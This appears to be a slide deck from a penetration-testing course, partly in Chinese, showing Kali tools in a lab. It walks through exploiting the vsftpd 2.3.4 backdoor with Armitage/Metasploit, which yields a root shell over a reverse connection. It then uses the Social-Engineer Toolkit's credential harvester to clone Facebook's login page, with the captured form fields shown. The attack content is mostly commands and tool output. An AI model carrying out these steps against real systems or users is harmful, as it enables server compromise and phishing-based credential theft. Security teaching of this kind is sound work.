
# Armitage



# Armitage




# Armitage






# Armitage



# Armitage



# Armitage

Armitage

Armitage View Hosts Attacks Workspaces Help

auxiliary  
exploit  
payload  
post

Attack 192.168.107.140

VSFTPD v2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This

| Option  | Value           |
|---------|-----------------|
| LHOST   | 192.168.107.130 |
| LPORT   | 13962           |
| RHOST + | 192.168.107.140 |
| RPORT   | 21              |

Targets: 0 => Automatic

Use a reverse connection


Show advanced options

Launch

Console X

```
[*] Nmap: MA
[*] Nmap: Dev
[*] Nmap: Ru
[*] Nmap: OS
[*] Nmap: OS
[*] Nmap: Ne
[*] Nmap: Se
cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
msf >
```

# Armitage



The screenshot displays the Armitage web interface. On the left, a sidebar shows a tree view with folders for 'auxiliary', 'exploit', 'payload', and 'post'. The main area shows a red dashed box around a penguin icon on a screen, with the IP address '192.168.107.140' below it. At the bottom, a console window shows the following output:

```
msf exploit(vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.107.130:44984 -> 192.168.107.140:6200) at 2014-11-03
22:25:08 -0500
msf exploit(vsftpd_234_backdoor) >
```

# 社交工程



# There is No Patch to Human Stupidity

# 社交工程



## 社交工程- Social-Engineering Toolkit

- Social-Engineering Toolkit(SET) 是一款社交工程學工具，該工具集成了多個有用的社交工程學攻擊工具，SET的主要目的是對多個社交工程攻擊工具實現自動化和改良。

```
root@kaliX201:~# setoolkit
[+] New set_config.py file generated on: 2013-10-12 21:37:33.166824
[+] Verifying configuration update...
[*] Update verified, config timestamp is: 2013-10-12 21:37:33.166824
[*] SET is using the new config, no need to restart

          *
      MMMMMMMMMMMMM=
      .DMM.              .MM5
      .MM.               .MM.
      MN.               .MM.
      .M.                MM
      .M .....          NM
      MM ,8888888888888888. M7
      .M 888888888888888888. ,M
      MM .,888.MMMMM .M.
      MM    888.MMMMMMMMMM .M
      MM    888.MMMMMMMMMMM .M
      MM    888.     NMMMM. .M
      M.    888.MMMMMMMMMMM. ZM
      NM.   888.MMMMMMMMMMM M:
      .M+   .....      MM.
      .MM.                 .MD
      MM .                 .MM
      SMM                  .MM.
      ,MM?                 .MMM
      ,MMMMMMMMMM

      https://www.trustedsec.com

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 5.3.5 [---]
[---] Codename: 'NextGen Unicorn' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @Dave ReL1K [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit


The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com
```



# Social-Engineering Toolkit

- # setoolkit



```
Terminal
File Edit View Search Terminal Help
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set>
```

The quieter you become, the more you are able to hear.

# 實作釣魚網站

```
root@kali: ~  
File Edit View Search Terminal Help  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
Join us on irc.freenode.net in channel #setoolkit  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
Select from the menu:  
1) Social-Engineering Attacks  
2) Fast-Track Penetration Testing  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

# 實作釣魚網站

```
root@kali: ~  
File Edit View Search Terminal Help  
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.  
  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.  
  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) Full Screen Attack Method  
  
99) Return to Main Menu  
  
set:webattack>3
```

# 實作釣魚網站

```
root@kali: ~  
File Edit View Search Terminal Help  
7) Full Screen Attack Method  
99) Return to Main Menu  
set:webattack>3  
  
The first method will allow SET to import a list of pre-defined web  
applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing  
and allow you to utilize the attack vectors within the completely  
same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you  
should only have an index.html when using the import website  
functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
set:webattack>2
```

# 實作釣魚網站

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

# ifconfig

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.107.
130
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
```

# 實作釣魚網站


```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
130
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory o
f apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
Apache webserver is set to ON. Copying over the PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/ha
rvester_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}
```

# Username / Password

- /var/www



```
root@kali: /var/www
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: /var/www x
root@kali:/var/www# more harvester_2014-11-05_01:26:00.106264.txt
Array
(
  [lsd] => AVr343Kb
  [display] =>
  [enable_profile_selector] =>
  [legacy_return] => 1
  [profile_selector_ids] =>
  [trynum] => 1
  [timezone] => -480
  [lgnrnd] => 222540_e9pK
  [lgnjs] => 1415169431
  [email] => test@gmail.com
